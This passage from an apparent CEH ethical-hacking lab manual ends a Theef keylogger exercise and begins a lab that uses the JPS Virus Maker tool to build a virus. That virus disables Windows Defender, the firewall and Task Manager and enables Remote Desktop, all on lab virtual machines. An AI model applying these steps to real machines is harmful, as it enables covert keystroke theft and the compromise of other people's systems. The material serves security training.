
19. The **Keylogger** pop-up appears; click the **Start** icon ( ) to read the keystrokes of the victim machine.

20. Switch to the **Windows Server 2022** virtual machine.

    Note: If you are logged out of the **Windows Server 2022** machine, click **Ctrl+Alt+Del**, then login into **CEH\Administrator** user profile using **Pa$$w0rd** as password.

21. Open a browser window and browse some websites or open a text document and type some sensitive information.

    Note: Here, we are creating a notepad file (**Test.txt**), however you can perform some other activity.



22. Switch back to the attacker machine (**Windows 11**) to view the recorded keystrokes of the victim machine in the **Theef** Keylogger window.

23. Close the Theef **Keylogger** window.
24. Similarly, you can access the details of the victim machine by clicking on the various icons.
25. Close all open windows on both the **Windows 11** and **Windows Server 2022** machines.
26. Turn off the **Windows 11** and **Windows Server 2022** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

Lab 2

Infect the Target System using a Virus

A computer virus is a self-replicating program that produces its code by attaching copies of itself to other executable codes and operates without the knowledge or desire of the user.

Lab Scenario

Viruses are the scourges of modern computing. Computer viruses have the potential to wreak havoc on both business and personal computers. The lifetime of a virus depends on its ability to reproduce. Therefore, attackers design every virus code in such a manner that the virus replicates itself n number of times, where n is a number specified by the attacker. Worldwide, most businesses have been infected by a virus at some point. Like a biological virus, a computer virus is contagious and can contaminate other files; however, viruses can only infect outside machines with the assistance of computer users.

Like viruses, computer worms are standalone malicious programs that independently replicate, execute, and spread across network connections, without human intervention. Worms are a subtype of virus. Intruders design most worms to replicate and spread across a network, thus consuming available computing resources and, in turn, causing network servers, web servers, and individual computer systems to become overloaded and stop responding. However, some worms also carry a payload to damage the host system.

An ethical hacker and pen tester during an audit of a target organization must determine whether viruses and worms can damage or steal the organization's information. They might need to construct viruses and worms and try to inject them into the target network to check their behavior, learn whether an anti-virus will detect them, and find out whether they can bypass the firewall.

Lab Objectives

- Create a virus using the JPS Virus Maker Tool and infect the target system

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2019 virtual machine

- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Viruses and Worms

Viruses can attack a target host's system using a variety of methods. They can attach themselves to programs and transmit themselves to other programs by making use of specific events. Viruses need such events to take place, since they cannot self-start, infect hardware, or transmit themselves using non-executable files. "Trigger" and "direct attack" events can cause a virus to activate and infect the target system when the user triggers attachments received through email, Web sites, malicious advertisements, flashcards, pop-ups, or other methods. The virus can then attack a system's built-in programs, antivirus software, data files, and system startup settings, or perform other malicious activities.

Like a virus, a worm does not require a host to replicate, but in some cases, the worm's host machine also infects. At first, Blackhat professionals treated worms as a mainframe problem. Later, with the introduction of the Internet, they concentrated and targeted Windows OSes using the same worms by sharing them by email, IRC, and other network functions.

Lab Tasks

Task 1: Create a Virus using the JPS Virus Maker Tool and Infect the Target System

The JPS Virus Maker tool is used to create its own customized virus. This tool has many options for building that can be used to create a virus. Some of the tool's features are auto-start, shutdown, disable security center, lock mouse and keyboard, destroy protected storage, and terminate windows.


An ethical hacker and pen-tester can use the JPS Virus Maker Tool as a proof of concept to audit perimeter security controls in an organization.

Note: After performing this task, we will end and re-launch the lab instance, as **Windows Server 2019** machine will be infected by the virus.

1. Turn on the **Windows 11** and **Windows Server 2019** virtual machines.
2. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Virus Maker\JPS Virus Maker** and double-click **jps.exe**.

   Note: If an **Open File - Security** Warning pop-up appears, click **Run**.


3. The **JPS (Virus Maker 4.0)** window appears; tick the **Auto Startup** checkbox.



4. The window displays various features and options that can be chosen while creating a virus file.
5. From the **Virus Options**, check the **options** that you want to embed in a new virus file.
6. In this task, the options embedded in the virus file are **Disable TaskManager**, **Disable Windows Update**, **Disable Control Panel**, **Disable Drives**, **Hide Windows Clock**, **Hide Desktop Icons**, **Enable Remote Desktop**, **Remove Bluetooth**, **Turn Off Windows Firewall**, **Turn Off Windows Defender**, and **Auto Startup**.


7. Ensure that the **None** radio button is selected to specify the trigger event when the virus should start attacking the system after its creation.

8. Now, before clicking on **Create Virus!**, click the right arrow icon from the right-hand pane of the window to configure the virus options.



